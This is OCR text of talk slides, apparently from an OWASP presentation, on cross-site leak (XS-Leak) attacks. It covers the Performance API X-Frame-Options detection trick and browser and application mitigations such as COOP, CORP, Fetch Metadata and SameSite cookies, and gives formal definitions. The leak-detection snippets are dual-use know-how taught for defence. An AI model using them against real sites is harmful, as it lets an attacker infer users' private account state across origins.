


3. Probe Cache for Resource



⇒State A ⇒ Victim has mail with keyword.

State A




Performance API XFO Leaks

HTTP Header Detection

The Performance API provides access to performance-related information for the current page.

- performance.getEntries()
- Timing Leaks
- Restricted access for cross-origin resources



Performance API XFO Leak

HTTP Header Detection

- All resources should create resource entries.
- However:


  Iframe requests will not be logged if they are blocked with X-Frame-Options.

  ⇒Detect X-Frame-Options: {Deny, SameOrigin}

State A
no XFO

performance.getEntriesByType('resource').length === 1

State B
XFO Deny



performance.getEntriesByType('resource').length === 0

XS-Leak Mitigations


Browser Security Features

- *X-Frame-Options* or *frame-ancestors* (CSP)
- *Cross-Origin Opener Policy* (COOP)
- *Cross-Origin Resource Policy* (CORP)
- *Cross-Origin Read Blocking* (CORB)
- Fetch Metadata

Application-Specific Mitigations

- No differences between User States
- User Interaction
- Rate Limiting
- Unique URLs per Session

SameSite Cookies




Fixing Leak Techniques

- Most Leaks are Browser Bugs
- Vendors are fixing them
- Check XSinator.com

Security Header

- X-Frame-Options
  - Restrict framing
  - <iframe>, <object>, <embed>
  - Can be detected with XS-Leaks

- Cross-Origin Opener Policy (COOP)
  - Restrict access to window.opener



- Cross-Origin Resource Policy (CORP)
  - Restrict embedding of resources
  - same-origin or same-site
  - Blocks


    <img src=http://example.com/1.png>
    on attacker.com if set.

- Fetch Metadata
  - Request Header
    - Sec-Fetch-Dest: image
    - Sec-Fetch-Site: cross-site
  - requires server logic

Read: https://scotthelme.co.uk/coop-and-coep/


SameSite Cookies

- Cookie flag like HTTPOnly or secure
- best security mechanism against XS-Leaks
- force browsers to only include cookies in same-site requests
- 3 modes: *None, Lax, Strict*



Read: https://web.dev/samesite-cookies-explained/

Samesite: cookies different behavior



XSinator.com

Thank you for listening!
Any Questions?

Challenges?! https://owasp.ikseses.xyz/

@kunte_ctf

Formal XS-Leak Description

Definition 2 – Cross-Site Leak

A Cross-Site Leak is a function $xsl()$ that outputs a bit b', that is $b' = xsl(sdr, i, t)$

- $sdr \in SDR$ is a state-dependent resource.
- $i \in I$ is an inclusion method to request a cross-origin resource.
- $t \in T$ is a leak technique which can be used to observe state-dependent resources cross-origin.

If there exists an inclusion method i and a leak technique t such that $xsl((url, (s_b, d_b)), i, t) = b$ then the difference d is **detectable**.

Formal XS-Leak Description

Definition 1 – State-dependent resource

A state-dependent resource sdr is a 2-tuple $(url, (s, d))$, where $(s, d) \in \{(s_0, d_0), (s_1, d_1)\}$.

- url is a URL resource on the target web application.
- $S = \{s_0, s_1\}$ is a set of two different states of the target web application.
- $D = \{d_0, d_1\}$ is a set that represents the difference of the web application's behavior that depends on s_0 and s_1.

Limitations XSinator.com

- Browser Compatibility
  - as many browsers as possible
  - mobile browsers

- Could not implement all known leaks
  - some **interfere** with each other or are too **unstable**

- Excluded Leaks
  - misconfiguration (e.g., CORS, postMessage, …)
  - webapp specific (e.g., WAF)
  - timing leaks